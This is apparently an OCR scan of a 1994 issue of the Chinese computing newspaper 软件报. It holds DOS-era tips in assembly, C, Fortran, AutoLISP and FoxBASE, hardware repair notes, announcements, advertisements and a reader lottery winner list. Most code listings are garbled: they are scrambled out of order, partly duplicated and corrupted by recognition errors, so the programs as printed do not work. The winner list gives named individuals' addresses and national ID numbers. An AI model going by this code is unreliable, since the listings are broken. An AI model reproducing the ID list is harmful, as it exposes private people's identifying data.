1. 建立一个工程文件 (如 TSR.PRJ)。把 int.obj 和使用这两个函数的 C 语言文件名写到工程文件中。
2. 在 C 语言文件前部增加上面的说明:
extern void near chain_intr (void (far interrupt * target) ());
extern void near call_intr (void (far interrupt * target) ());
3. 调入工程文件。进行编译即可。
□ 编 者 李 峰 林

CGA是早期的显示系统,此显示方式只支持两种图形方式,即640*200两色图形和320*200四色图形,而VGA是目前广泛使用的一种高级显示系统,它的分辨率、颜色特性都较CGA有了飞跃性的发展。如何在VGA显示系统上有效的利用原来在CGA显示系统上开发的大量图形资源,下面介绍一种简单的重新着色方法。

实现原理,VGA显示系统在兼容CGA图形模式下,其显示缓冲区与CGA显示缓冲

区完全相同,均以B8000H开始,因此VGA的图形数据只要按顺序送入VGA显示缓冲区的从B8000H开始的内存之中,即可以使用图形得到完整的再现。在CGA显示系统上的320*200四色图形模式下,只允许选择两种调色板状态,调色板0为绿、黄、黑四色,调色板1为青、洋红、白、黑四色。但在VGA显示系统上,其颜色控制采用了16个8位的调色板寄存器,在兼容CGA显示模式下,比如模式4,只使用VGA的前4个调色板寄存器,通过修改相应调色板寄存器的数据,就可以实现从64种颜色中任意选取4种颜色的效果,使显示的图形更加美观。VGA显示系统中还使用了数模转换装置DAC寄存器,也称之为颜色寄存

器,调色板寄存器中的数值一般不能直接决定屏幕上的颜色,而它只是指向一个固定的DAT寄存器,此DAC寄存器中的数值,真正决定屏幕上的颜色属性,DAC由256个18位的寄存器组成,18位的每6位分别代表RGB值,如果控制RGB每值在0-63之间变化,即可实现了颜色模拟信号的输出,可以显示出具体微小差别的颜色。通过修改DAC寄存器值,可以达到从256K颜色中任意选取四种颜色的目的。

CGA图形在VGA显示系统下重新着色技术

编程举例,文后所附程序仅以修改调色板为例,实现了在VGA显示系统中实时修改CGA四色图形颜色的效果,所要求被显示的图形文件来源于BASIC中用BSAVE命令于硬盘所产生的文件,或者具有相同格式的图形文件,具体使用方法,在VGA显示系统的DOS状态下,打入此程序名并在命令行携带图形文件名,第一次运行时,将以系统的缺省颜色值显示图形,此时按ESC键,即可用1234数字键分别调整此时的4种颜色,调整满意之后按ESC键,再按任意键将返回DOS状态,下次运行时将以上次调整后的颜色显示图形。

此程序按COM文件

```
格式编写,在486机、TVGA8900卡上运行通过。
源程序附后。
□辽宁 李威
;VCGA.ASM(VCGA.COM)
CODE SEGMENT
ASSUME CS,CODE,DS,CODE
ORG 100H
BEGIN, JMP START
HAD DW 0
HAD2 DW 0
DAT DB 16 DUP(0)
BZ DB 0
NAME2 DB 'VCGA.COM',0
ERMSG DB 'FILES NO FOUND!',0
START:
MOV AX,CS
MOV DS,AX
```

```
XOR CX,CX
MOV DX,32H
INT 21H
MOV AX,0B800H
MOV DS,AX
MOV DX,0
MOV BX,CS,HAD
MOV CX,16100
MOV AH,3FH
INT 21H
JC EXIT
WAIT1:
PUSH CS
POP DS
MOV AH,0
INT 16H
CMP AH,1
JNZ EXIT
WAIT2:
```

```
MOV AH,0
INT 16H
CMP AH,1
JZ WAIT1
MOV BL,AH
```

```
DEC BL
DEC BL
XOR BH,BH
MOV SI,OFFSET DAT
ADD SI,BX
INC BYTE PTR DS,[SI]
CMP BYTE PTR DS,[SI],65
JNZ JX
CMP BYTE PTR DS,[SI],0
```

```
JX:
MOV AH,10H
MOV AL,2
PUSH CS
POP DS
MOV DX,OFFSET DAT
INT 10H
PUSH CS
POP DS
MOV AH,3DH
MOV AL,2
MOV DX,OFFSET NAME2
INT 21H
MOV HAD2,AX
MOV DX,OFFSET DAT
SUB DX,100H
MOV BX,HAD2
MOV CX,0
MOV AL,0
MOV AH,42H
INT 21H
MOV DX,OFFSET DAT
MOV CX,20
MOV AH,40H
MOV BX,HAD2
INT 21H
MOV BX,HAD2
MOV AH,3EH
INT 21H
JMP WAIT2
```

```
EXIT:
MOV AH,4CH
INT 21H
CODE ENDS
END BEGIN
```

```
MOV SI,81H
STI, LODSB
CMP AL,0DH
JZ ED
CMP AL,' '
JNZ ED
DEC BYTE PTR ES,[00H]
JMP STI
ED:
DEC SI
MOV CL,ES,[80H]
XOR CH,CH
MOV DX,SI
ADD SI,CX
MOV BYTE PTR [SI],0
OPEN:
MOV AH,8DH
MOV AL,2
INT 21H
JC ERROR1
MOV HAD,AX
JMP STI
ERROR1,MOV DX,OFFSET ERMSG
MOV AH,9
INT 21H
JMP EXIT
STI:
CMP BZ,0
JNZ DISPTU
MOV AH,10H
MOV AL,9
MOV DX,OFFSET DAT
INT 10H
MOV BZ,0FFH
DISPTU:
MOV AX,0004H
INT 10H
MOV AH,10H
MOV AL,2
PUSH CX
POP DS
MOV DX,OFFSET DAT
INT 10H
MOV DI,0000H
MOV AH,42H
MOV AL,0
MOV BX,HAD
```

DOS V6.0以其强有力的内存管理和硬盘扩容功能而深受大家的喜爱,但其DEBUG.COM不能处理汉字,即使在TWAY等直接写屏汉字系统下也不行,这是因为DEBUG.COM中的屏截语句把扩展字符过滤掉了。对DEBUG.COM进行如下修改,就可

```
以处理汉字了:
C) copy debug.com de
C) debug de
-E 06A1 FF
-E 0896 90 90 90 90
-W
-Q
C) copy de debug.com
C) del de
```

□山东 孟宪明

由于Fortran语言中对各类字符设备的输入输出是行结构的,即以行为单位进行处理,输入回车键作为结束行,因此,在Fortran语言中没有象BASIC语言中的读取键盘的INKEY\$函数,而在Fortran语言程序中编一个与BASIC中INKEY\$函数类似的键盘输入函数是很有意义的,为了实现这一功能,许多程序员常借助于汇编语言来实现,实际上有一种更方便、简单的实现方法,就是直接利用Fortran语言来设计,下面的INKEY.FOR子程序,完全可达到BASIC中INKEY\$函数的功能。

下面是INKEY.FOR的程序清单和一个Fortran示例程序清单,示例中按的键分别是向下光标键、PgUp键、F1键、ESCAPE键、回车键、INKEY.FOR子程序返回的chr1,chr2取Ichar(chr1),Ichar(chr2)值分别对应为按键的ASCII码和扫描码。

INKEY.FOR子程序清单:

```
subroutine
inkey(chr1,chr2)
character *1
chr1,chr2
open(1,file='CON',form='BINARY')
read(1) chr1
if(ichar(chr1).eq.0) then
read(1) chr2
endif
close(1)
return
end
Fortran示例程序清单:
character *1 chr1,chr2
write(*,'(10x,a\)\')请按一健,'
call inkey(chr1,chr2)
if(ichar(chr1).eq.0) then
if(chr2.eq.'b')then
write(*,'(a\)\')' 向下光标键!'
else if(chr2.eq.'t')then
write(*,'(a\)\')' 是PgUp键!'
else if(ichar(chr1).eq.1) then
write(*,'(a\)\')' 是F1键!'
endif
endif
if(ichar(chr1).eq.13) then
write(*,'(a\)\')' 回车键!'
else if(ichar(chr1).eq.27) then
write(*,'(a\)\')' 是Escape键!'
endif
endif
write(*,'(a\)\') chr1',c2=',chr2,ichar(chr1),
ic2=',ichar(chr2)
end
以上程序在AST386上IBM Fortran V3.3.V5.0通过。
```

AutoCAD 文字处理系统

在AutoCAD图形处理过程中,文字注释有诸多不便之处,且不利于排版,主要表现在TEXT命令的重复使用以及汉字输入方法的烦杂,对少量的文字处理还可以用TEXT、DTEXT直接处理,而对于大量篇幅的文字录入却存在一定的难度,显得力不从心,为此我们用AutoCAD的内嵌式程序设计语言AutoLISP编写了一个小程序,采用较为熟悉的字处理程序与AutoCAD混合使用,可以很好地解决大篇幅文字的录入。

1.设计思想,利用较为熟悉的文字处理软件,编辑好待处理的文字信息而后在CAD下利用以下的AutoLISP程序采用逐字处理方式调入AutoCAD图形中。

```
(defun c:text0()
(setq wj (getstring "处理文件?"))
(setq hj (getdist "行间距?"))
(setq sj (getdist "字间距?"))
(setq gd (getdist "字高呢?"))
(setq jd (getangle "字角度?"))
(setq qd (getpoint "起点?"))
(setq (open wj "r"))
(while (setq wa (read-line f))
(setq sqd qd)
(while (> (strlen wa) 0)
(if (< (asciil wa) 127)
(prog)
(setq dws (substr wa 1))
(setq ws (substr wa 2))
(command "text" sqd (/ gd 2) jd dws)
(setq sqd (polar sqd 0 (/ sj 2))))
(prog)
(setq dws (substr wa 1 2))
(setq ws (substr wa 3))
(command "text" sqd gd jd dws)
(setq sqd (polar sqd 0 (/ sj 2))))
(setq qd (polar qd (+ (/ pi 2) 3) hj))
(close f))
```

AMIPRO 2.0 for Windows中文版为文书处理工作者开创了一个全新的编辑排版世界,她不但具有Windows的友好界面,而且可以自如地处理文字、图形、数据、做出图文并茂的档案。

AMIPRO 2.0以其强大的功能以及易学好用来赢得用户,她的所见即所得的文件外观,以及上下文相关界面,能让你清楚地了解你所选用的字体或插图是如何改变整个文档的风貌,并可随时对段落格式予以调整,行文规则完全符合国内习惯,她的全汉化式的屏幕对话操作使初学者免除了学习障碍。

AMIPRO 2.0 for Windows中文版引入图文框是她的最大特色,图文框的引入解决了以前文书处理软件在文章编辑过程中不能随意插入相互独立的图形、图像、表格或另一段文字的环境,插入后的图、表、文在版面内可随便放置,图文框在排版过程中还具有排列、重叠、插行三种方式,以及多种艺术效果,使得排出的文章变化多端、精彩纷呈,AMIPRO的表格功能能让你在文章编辑过程中,直接进行表格的编

新一代文书处理系统(一)

Lotus AMIPRO 2.0 for WINDOWS中文版

辑与处理,成表后可随时增、删栏位,较其它的电子表格增加了简单的运算与统计功能,使这个文书处理系统更加完善。

在排版过程中,通过对版边、版面的调整,可自动地为文书编辑确定边界,较以往版本增加了篇眉、脚注的设计,以及随时可在文章重点处拉出解释内容的功能,使版面更加活泼直观、方便而轻松,AMIPRO还引入了样式和样式表的概念,只要用户在相应段落的位置上,即可完成文书的编排,免除重复的手工编辑与制作使对整篇文章的编排工作成为容易的事情。

除上述功能外,AMIPRO还有灵活的便捷图标(ICON)、状态显示条等辅助你了解当前的工作状态,提供了168种图表样式和1,600万种色彩,以及运用强大功能的宏设计语言来设计对话框或自定义菜单,并可通过DDE和其他应用程序自动连接,使你在工作中轻松自如,摆脱从前那种枯燥无味的编辑排版工作。

□昆明成

能否使一幅图像(活动图)在另一幅图像(原图)下穿行而不影响原图(就象太阳穿云彩一样)?

当VGA在图形模式12h(640x480-16色)时,显示器由四个位面(位面0、位面1、位面2、位面3)组成

调色板及位面动画

如果有两幅或多幅图像在屏幕上移动,它们互不重叠时,由于各图占用不同的显存区域,所以不会有重叠问题

Table with 5 columns: 位面, 调色板寄存器, 缺省值, 新值, 新值. It lists bit planes and color registers with their default and new values.

要想使一幅图在它图的前面,就必须使该图所在位面比其它图所在位面有更高的色彩决定权

如何使这种位面的色彩决定优先权得以生效呢?答案是修改调色板寄存器。

我们知道,屏幕上每一像素,对应于显存中四个位(半字节),每个位面各一位,四个位可组成16种不同的组合(见表一第一列),这16个

值不代表像素所对应的调色板寄存器的值来决定。要使位面0比其它三个位面的更高的色彩决定权,位面0的值为1的所有调色板寄存器,即调色板寄存器1、3、5、7、9、11、13、15,就必须有相同的值(如表一第四列所示)。

要使其它三个位面比位面0有更高的色彩决定权,那么在屏幕上任意两个像素,只要其它三个位面的值对应相等,则它们的颜色就必须相同,而不管位面0的值是1还是0

调色板及位面动画可适用于比较简单的、对色彩要求不多的动画问题。这种动画实现过程比较简单,为了将图像数据写入某一位置,须将位面信息送入映像屏寄存器

本文所附程序是一个演示程序,运行该程序将首先在屏幕上画七条不同颜色的长条,然后一个运动的长方形在七个长条底下穿行。

```
#include<graphics.h>
#include<dos.h>
main()
{
  int i,driver=VGA,mode=VGAHI;
  unsigned ax;
  struct paletteType p;
  initgraph(& driver, & mode, "");
  for(i=0;ax=0x0e02;i<7;i++,ax-=0x0200)
  {
    output(0x3e4,ax);
    bar(100+40*i,100,120+49*i,379);
    getpalette(& p);
    p.colors[1]=0x3f,p.colors[3]=2;
    p.colors[5]=4,p.colors[7]=0x14;
    p.colors[9]=0x38,p.colors[11]=0x3a;
    p.colors[13]=0x3c,p.colors[15]=0x3e;
    setpalette(& p);
    for(i=100;i<350;i+=5)
    {
      setfillstyle(SOLID_FILL,15);
      output(0x3e4,0x0102);bar(i,150,i+30,250);
      delay(100);
      setfillstyle(SOLID_FILL,0);
      output(0x3e4,0x0102);bar(i,150,i+30,250);
    }
    closegraph();
  }
}
```

□大连 曹雷

程序文件的扩展名是由可选择的,由1至3个字符组成的,从理论上讲,在计算机上用户可使用的扩展名超过9,129,329个(总共256个)ASCII码字符,减去32个控制字符,空格和14个保留字符,再取三次方,现将目前常见的文件扩展名及其含义罗列如下:

- COM—命令文件 EXE—可执行文件
BAT—批处理文件
BAK—EDLIN(或其它程序)的备份文件
BAS—BASIC程序文件
CPI—代码页信息文件
MOS—鼠标驱动程序
SYS—设备驱动程序
ARC—档案文件(复合文件,数据压缩文件)
ASM—汇编源代码(文本文件)
BIN—二进制映射文件
BKJ—备份文件
BMP—Windows的伪彩色图像文件
C—C语言源代码(文本文件)
CAL—Supercalc的电子报表数据文件
CBL—COBOL源代码(也作COB)
CFG—特征文件
DAT—数据文件
DBF—dBASE数据库文件
DEF—定义文件

程序文件扩展名及其含义

- DIF—数据交换格式电子报表文件
DOC—含有文件的文本文件,或Microsoft Word文件
DRV—驱动程序
FON,FNT—字体文件
FOR—FORTRAN源代码(文本文件)
GIF—图形交换格式文件
H—C语言包含文件
INC—PASCAL包含文件
INI—Windows初始化文件或信息文件
LIB—库文件
MNU—Microsoft鼠标菜单文件
NDX—dBASE格式的索引文件
OBJ—连接或编译器的目标代码
OVL,OVR—覆盖文件
PAS—PASCAL源代码(文本文件)
PCX—PC Paintbrush图形文件
PIC—Lotus1-2-3图形文件
PIF—Windows的程序信息文件
PRG—dBASE程序文件
RBS—R、BASE数据库文件
SCR—Hotshot图形屏文件
SLK,SYL—SYLK格式的电子报表文件
TFF—TIFF格式的图形文件
TXT—文本文件
TMP—临时文件
WKS—Lotus1-2-3电子报表文件(亦作WKL)
XLC,XLM,XLS,XLW—Excel电子报表文件
ZIP—档案/文件压缩格式的文件

及其含义

□山西 赵永华

INKEY() 键盘的屏蔽及应用

INKEY()是FOXBASE数据库中用户测量键盘缓冲区ASCII码值的函数,它仅返回缓冲区第一个被输入的值

```
IF NN(<0)
@10,10SAY NN
@10,15SAY CHR(NN)
ENDIF
ENDDO
Esc的ASCII码值是27,把它作为终止程序执行的条件,即当按Esc键时,程序终止执行,两条@语句用于屏幕定位显示用户按键的ASCII码值(NN)和与之相对应的按键字符(CHR(NN)).按程序中,把INKEY()作为跳转执行程序的条件语句,将给编程工作提供诸多方便,此程序在GW386机器、FOXBASE环境下运行通过,也可作为查找ASCII码值使用。
```

□辽宁 张体龙

当前家用电脑热方兴未艾,各种集学习与游戏于一体的廉价中英文家用电脑,也受到很多普通家庭用户喜爱

一、长城GW200彩显维修一例 故障现象:光栅呈水平一条亮线。

分析与检修,从故障现象分析,电源、行扫描电路工作正常,场扫描失控,故障出在场扫描电路。GW200彩显的场激励振荡信号由IC401集成电路(HA11414)的2脚输出

首先用示波器观测IC401的2脚,有锯齿波示波器产生,表明场激励信号正常,再查其传送通道,也无问题,这样故障就局限在场驱动电路里了。

引起场驱动电路故障的原因主要有:①OLT电路中BG401、BG402的2脚,有锯齿波示波器产生,表明场激励信号正常,再查其传送通道,也无问题,这样故障就局限在场驱动电路里了。

于供电回路上,BG401、BG402分别通过电阻R452、R451接到112V电源上,查R451、R452发现R451变质,取下测量,近乎开路,更换该电阻(6.8K,2W)后试机,BG401、BG402的集电极电压恢复正常。

在试机初始,场幅恢复正常,但屏幕左上角出现色斑,再查,原来在

充电回路由以下电路组成:电源变压器辅助电源输出26V交流,整流后得到29V直流,经三端稳压块LM317T稳压后送电池进行浮充电,依次测量以上各点电压,整流器辅助电源输出端26V正常,变压器输出端29V正常,输出端为0V,关机检查输出端对地电阻,未发现短路,提示317损坏,焊下一置,其输入与输出开路,更换同型号稳压块,接上电池,电池两端的浮充电电压立即上升到24.6V,在电池充满后试机,均恢复正常。

分析检修,首先检查电池电

维修一例

维修时放松消磁线圈插头,重新插紧再开机,一切正常。

二、SENDON UPS—600不间断电源维修一例

故障现象,接市电开机,输出正常,红灯长亮,蜂鸣器长鸣;断市电无逆变输出,红灯长亮,蜂鸣器长鸣,不接市电直接开机,无输出,不亮,不鸣。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所主办 主编：刘树德 副主编：唐敏
国内统一刊号：CN51-0106 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

中国计算机用户协会MD(市场发展)分会，定于1994年12月12-14日，在北京市一商局招待所召开年会并技术交流会，会期三天，欢迎市场流通领域中的企业和单位参加会议。

会议内容包括：
1. 总结工作，进行人事增补与调整，研究布置九五年度MD分会工作。
2. 进行计算机技术交流，重点侧重在MIS系统开发与建设、计算机网络安全、连锁店、POS系统、财务电算化及家用电脑的连锁批发与经营策略等方面的专题研讨。
3. 请著名计算机公司厂商，介绍有关计算机的新技术、新设备，安排现场展示、参观。
4. 评选94年度MD分会技术交流会大会优秀论文，颁发获奖证书。

注意与要求：
1. 凡要求参加会议的同志，请于94年11月底以前，尽快与MD分会秘书处联系以便安排。
2. 每位参加会议的同志，需交纳会议费，以会议通知为准。
3. 各会员单位及各界代表，请抓紧拟写技术交流文章和论文，所有参加会议人员进行技术交流的文章和论文，均需打印120份寄给秘书处，以便收评。为防止丢失请寄到：北京西城二里内朝阳庵12-3-33，邮编100044。收信人：李大军。
会议内容丰富多彩，是一次难得的交流学习机会，希望各会员单位踊跃参加。
联系地址：北京复兴门内大街45号国内贸易部信息中心
地址邮编：100801
联系电话：609.5020 联系人：贾玉琦、何正 835.0931-512 联系人：李大军
中国计算机用户协会MD(市场发展)分会秘书处

关于94年度推荐优秀软件产品活动的通告

中国软件行业协会为了推动软件产业的发展，创出中国自己的名牌，在国际上软件蓬勃发展的年代，争取占有应有的市场份额，为此在94年度开展了推荐国内优秀软件产品的活动。该项活动受到了专家、学者、企业界的广泛关注和大力支持，同时得到了软件企业的积极响应。各有关单位经过认真研究仔细筛选后，申报了自己的优秀软件产品。在报名阶段总共有121个软件提出了申请，经过了预审、初审、用户投票、用户调查和收集各界反映几个阶段。在此基础上，最后经过领导小组和专家委员会终审后，决定向社会公布，“94年度推荐优秀软件产品”包括48项软件产品。

在本次活动中，得到了十家新闻媒介单位的支持，及时报导了本次活动的情况，并刊登出通过初审的软

件名单，大张旗鼓地进行宣传，收到了预期的效果。业界关心，开发者欢心，用户放心。

本次投票结果表明，知名度高，推出又早，通用的软件得票较高，相反产品推出时间还不算长，知名度还没那么高，应用又限定在某一定领域。这类软件得票少一些，但不能说明软件本身的问题。事实上本次推出的优秀软件部都已得到用户的认可，拥有版权并占有一定的市场。

本次是开展这种推荐活动的首次，以后还要继续下去。不论什么原因这次没来得及报名的，欢迎参加95年度推荐优秀软件产品的活动。同时，我们也要积极总结经验，以便下次活动办得更好，更有效。

中国软件行业协会

中国软件行业协会1994年度推荐优秀软件产品活动读者投票抽奖名单

- 一等奖中奖者(一名)：李俊英，北京中科院大气所，身份证号码：110105430518774
- 二等奖中奖者(三名)：1.王福成，海淀区半壁店64号，身份证号码：11010869057291 2.田良燕，石家庄日报技术处，身份证号码：13010253119213 3.陈博东，国家统计局财基司
- 三等奖中奖者(六名)：1.张红，海淀区学院南路55号，身份证号码：110105640120614 2.李平，北京市东三环北路15号，身份证号码：110105560110115 3.彭道

- 和，北京中国气象局，身份证号码：11010839092574 4.苑宁宁，北京西城德外大街胡同2号楼6门牌614号，身份证号码：110102730304306 5.高喙，太原市第一路山西证券分公司，身份证号码：140102720309231 6.李于杉，白铁市白铁区工联路2号，身份证号码：620402710217003
- 请以上同志速和中国软件行业协会秘书处联系，以便领取奖品(6名)。联系电话：(01)8263948 通信地址：北京162信箱(100036)
- 中国软件行业协会
1994年度(北方正厅)
软件知识竞赛获奖名单
- 高级程序员一等奖获得者：姚健(福建)
高级程序员二等奖获得者：吴凡(天津)、刘朝辉(北京)
高级程序员三等奖获得者：陈义陆(北京)、朱朝晖(北京)
程序员一等奖获得者：初玉凤(辽宁)
程序员二等奖获得者：刘福寿(辽宁)、王瑜(天津)
程序员三等奖获得者：杨志良(辽宁)、孙福红(天津)、杜廷学(北京)

▲UC DOS主人国家统计系统(本报北京讯)国家统计局日前在京宣布，在其所属国家统计局的服务器上，将装备北京希望电脑公司的中文操作系统UC DOS3.1。

▲计算机控制实物测量加工凹凸模系统研制成功 由成都飞机工业公司与西北工业大学联合开发，用于汽车模具设计制造的“实物测量加工凹凸模系统商品化”项目通过了成飞公司的鉴定验收，投入生产使用。(打虎)

▲综合国情地理信息系统在沪开通 全国行政首脑机关办公决策系统于系统之一“综合国情、地理信息系统”在沪开通，上海市综合地理信息系统也与之联网，并进入实质性起步阶段。该系统软件作为国务院办公厅、国家测绘局、省市办公厅及地方测绘局信息传输的一个重要中转站。(上海文华)

▲配电网测速、线损等多功能微机管理系统使用良好 由新捷电子所、天津交大研究所和乌鲁木齐供电公司共同开发的35KV以下开式配电网测速、线损多功能计算机管理系统，已在乌鲁木齐开式网上运行，并在技术测速、合理负荷分布、上取得了良好的经济效益。(杨子玉)

▲农贸市场管理用上微机 中国科技发展与科学院工商部联合开发出“农贸市场管理信息与决策系统”，该系统具有数据信息统计和查询、行情显示以及市场预测等多种功能，对农贸市场的购销价格和供求信息进行分析处理，为管理人员实现调控市场提供可靠的数据。(镇江)

软件交流

★编号：941102
名称：海南信息咨询服务系统
作者：黄忠成

功能简介：本咨询服务系统可安全地查询到海南省经济特区的相关企业信息。正以优惠价格在本报信息部及各代理商家处发售。详情请见本期“柳州出了个即时通”。

功能简介：本软件是为广大初学者(大中专学生、自学计算机爱好者)快速学习计算机而编制的，优美的汉字下拉菜单、丰富的屏保色彩、轻松愉快的音乐，当今流行的窗口操作，将您带入甜蜜的DOS梦境。它将DOS命令按功能归类成菜单来编，突破您死记硬背命令的障碍，让您轻松自如地掌握命令的功能介绍，下想是DOS命令

转让价格：150元(3.5英寸盘)
联系人：(570206) 海南省海口市南宝路57号海南无线电厂唐文川
★编号：941103
名称：蓝鹰DOS学习软件
作者：何仁陆

习窗口(或命令)循环环境。它将DOS命令的学习和操作有机结合，操作简单，易于掌握。它不适合初学者，也是中高级水平用户增长DOS命令知识的捷径。它操作简单，DOS命令DOS命令技能技巧及DOS.0版本以上命令的召唤新图形，有了它，用户就拥有一本DOS.0用户手册，拥有了免费服务的导师，也是广大用户的得力帮手。

运行环境：硬件：286以上机器
VGA显示器
软件：启动汉字系统，进入汉字环境。

转让形式：低售一张，使用说明一份，赠送中西文象形汉字系统一张高售。

转让价格：180元
收款单位：软件报(唐惠德)

读者专题——编辑征稿

▲COMPAQ DESKPRO 486/33M持双硬盘的方法?对将性的硬盘有无特别要求?若所选硬盘等机器配置表中的各型号不符，如何配置该硬盘? EISA总线对硬盘的性能、质量要求是否更高?(430083)武汉市青山区武东3-28-7号 洪斌

▲一台Novell 386SX/40微机反复修改软驱配置而不能正常，即修改CMOS的修改B为1.44兆(正确值)，存盘，但重新启动后CMOS的软驱B又恢复为没设置，而其它配置的修改则可以保存，请行家指点迷津。(271000)山东泰安市北新街3号二单元104李涛

天光软件 世界

1. 天天2.0版用户/30用户/N用户/Outlook 680/1800/6000/880元
2. 通用人事信息管理软件GPM5 V3.05版用户/网络版 680/980元
3. 金算盘系列财务软件(DOS/Windows版)
4. 用户、先锋系列财务软件
5. 康乐共享程序大全 180元/套
6. 天光——彩显高画质片快印系统 1800元
7. 天光——彩显高画质片卡扫描系统 2880元
8. 天光高画质印刷系统 7250元

请各经销商、带给您一个理想的增值市场。

电子科技大学天光公司 电话：(028)3333312-3387
地址：成都建设北路二段四号电子科大十二楼院内 邮编：610054
开户行：四川建设银行支行 帐号：383019044

英 语新词汇与日俱增

令人记忆力不致重负，电脑用户尤甚，您会时常被软件中陌生的词汇困扰，如果您电脑中装有即时通2.0，则问题迎刃而解，即时通2.0，则可调用高频动态词典，在西文软件运行时遇到疑难单词，轻轻热键，即时一呼即出，现场翻译不透明的单词，且毫不影响其它软件的同时运行，即时词汇一万，且可自行扩充；即时通支持直接写屏的各种中文系统，支持各种显示卡及43/50寸的显示器；中英文不加锁，可自行安装各种安装任意逻辑硬盘；即时通的热键及光标色彩可重新设置，以免与其它软件冲突；即时通有手动输入、输入及命令行版；即时通除了提供印刷精美的用户手册，尚有随盘中文README及联机帮助；而且，即时通将陆续提供多种专业词典及与其它词典的接口，并将在春节

创佳绩上市仅十日销量逾千套
蒙厚爱再续优惠价答谢发烧友
郑州出了个即时通

前出功能更强的即时通V3.0及For Windows版本，您可免费或优惠价升级，甚至，如果您是在12月28日前汇款购买，可免费送大礼到附有大礼/台湾电脑杂志附赠等功能的2.1版本。(汇款时请注明所报刊名、期数、日期、要办费、汇款帐号)

正在发售12月28日优惠价：68元/套 验证码名：即时通，请资料部

郑州新军屯电脑经销部 联系人：郑小松 电话：(0371)6226557
郑州软件制作所出品 制作人：杜红超 作者：陈辉社 杜红超
汇款及通讯地址：450004郑州市新密路172号二楼 郑州电脑财务部
等代理：本报信息部 联系人：唐敏 电话：6037800-12
各地代理(电话)：上海4700046 武汉5851928(阮佩屏) 重庆3876722(李光宇) 焦作339329(陈军)

使用过dos的人都可能遇到过版本不兼容的问题。对于这个问题,以前的一些文章也介绍过解决的方法,例如修改应用程序,使其不进行版本号的判别。对于这种方法,使用起来不但费时,而且对于大多数计算机用户来说,还是一种不太现实的方法。本文从大多数用户的角度出发,提出了一种较为简单的方法,使用时只需要运行一个驻留程序,就能够较好的解决这个问题。程序的设计思路如下:dos的外部命令在运行时,首先调用系统中断的30h子功能取得内核的版本号,然后进行比较,如果正确则继续执行,否则就会显示版本号错误的信息。本程序从这方面出发,截取了int 21h的30h子功能,这样,外部命

令在调用此功能获取版本号时,就会首先执行此驻留程序,而本程序就自动搜索外部命令,寻找需要的版本号,如果找到便将其返回,这样就较好的解决了这个问题。

自适应版本号程序

另外要说明一点,由于dos是向下兼容的,所以在低版本的内核上使用高版本的外部命令可能会发生错误,所以这一点在使用时应该注意。

源程序清单如下,经过汇编、连接,再转换成com文件就行了。

□西安 王大伟

```
code segment
assume cs,code,ds,
code
```

```
org 0100h
start: jmp begin
install: temp ah:30h
        js suit
        jmp dword ptr cs,int21
        suit, call serch
        cmpah, 30h

        js next
        inc si
        dec cx
        jos repeat
        jmp exit2
        next, cmp byte ptr [si+1],
        09h
        jbe find
        jmp exit2
        find, movax, [si+1]
        cmpcs, bs.0
        jmpcs, bs.0
        js exit2
        xchg ah, al
        exit2: pop cx
        pop di
        pop si
        pop ds
        ret
        serch proc near
        push ds
        push si
        push di
        push cx
        mov cx, 15
        mov es, bs.0
        mov ax, ss
        mov ds, ax
        mov di, sp
        add di, 10
        mov si, [di]
        add di, 2
        mov ds, [di]
        repeat, cmp word ptr [si],
        0e08h;
        jns next1
        mov cs, bs.1
        add si, 2
        next1: cmp byte ptr
        [si], 3ah
        js next
        jmp byte ptr [si], 3ch
```

```
js next
inc si
dec cx
jos repeat
jmp exit2
next, cmp byte ptr [si+1],
09h
jbe find
jmp exit2
find, movax, [si+1]
cmpcs, bs.0
jmpcs, bs.0
js exit2
xchg ah, al
exit2: pop cx
pop di
pop si
pop ds
ret
serch proc near
push ds
push si
push di
push cx
mov cx, 15
mov es, bs.0
mov ax, ss
mov ds, ax
mov di, sp
add di, 10
mov si, [di]
add di, 2
mov ds, [di]
repeat, cmp word ptr [si],
0e08h;
jns next1
mov cs, bs.1
add si, 2
next1: cmp byte ptr
[si], 3ah
js next
jmp byte ptr [si], 3ch
```

在设计Foxpro for Windows程序时,有时需要直观的统计图,以后方便使用者分析结果,但在Foxpro for Windows中并未提供这种功能,我们可以根据WINDOWS.1中的Micro Soft Graph功能来达到这一目的,实现方法如下:

- 一、建立LOTUS1-2-3格式文件
- 二、生成统计图
- 三、将剪贴板内容存盘
- 四、在Foxpro for Windows中显示统计图

在弹出的文件选择窗中选择LOTUS1-2-3格式文件<文件名>,然后在Graph窗口中的菜单中,选择其它功能,如统计图方式设置,统计图格式选择以及标题等操作生成需要的统计图。在认可的情况下,同时按下<ALT+Print Scr>键,使该窗口的内容存入剪贴板中,然后返回WIN-DOWS环境。

三、将剪贴板内容存盘

选择剪贴板图标,此时在剪贴板窗口下显示出在第二步用Micro Soft Graph生成的统计图,选择该窗口中文件项中的另存为[功能,将该内容存入剪贴板文件中,选择文件名,其中<文件名3>的后缀为,CLP。

四、在Foxpro for Windows中显示统计图

进入Foxpro for Windows,编辑应用程序,在需要插入语句的位置处插入语句名RUN \N3 CLIPBRD <文件名>,运行该应用程序后即可显示出统计图。

在Graph环境下选择FILE项中的Import Data

□四川 渠杰

利用计算机制作横向走动的字幕能为程序平添几分趣味,也可用过程定时调用提示计算机操作人员注意事项。它的特点是:从任意屏位置一般为第24行和第78列)开始显示至第0列,每进入第0列后,每进入消失一个,第78列就出来一个字,向左循环左移显示,次数既定,本程序仅限1.5个来回,可更改。

```
do while <0>
t=t-1
enddo
@a, c +1. say space
(b)
@a, c say q1
if c=0
p=b
cc=78
bb=len (q1)
pp=2
do while p>0
@a, 0 say space
(2) +space (b)
@a, cc say space
(2) +space (bb)
p=b-2
d = substr (q1, pp, p)
pp, p)
@a, 0 say d
@a, cc say q1
cc=cc-2
t=700
do while t>0
t=t-1
enddo
b=b-2
pp=pp+2
p=b
enddo
b=len (q1)
c=cc
endit
tt=tt-1
enddo
retu
```

湖南 易强

源程序:

```
set talk off
set echo off
set dohi off
set colo to gr. r /
w. b
set debug off
@24, 0 clear
q1="晚上好! 请注意休息!"
b=len (q1)
a=24
c=78
tt=53
do while tt>0
@a, c say q1
c=c-2
t=700
```

源程序:

```
set talk off
set echo off
set dohi off
set colo to gr. r /
w. b
set debug off
@24, 0 clear
q1="晚上好! 请注意休息!"
b=len (q1)
a=24
c=78
tt=53
do while tt>0
@a, c say q1
c=c-2
t=700
```

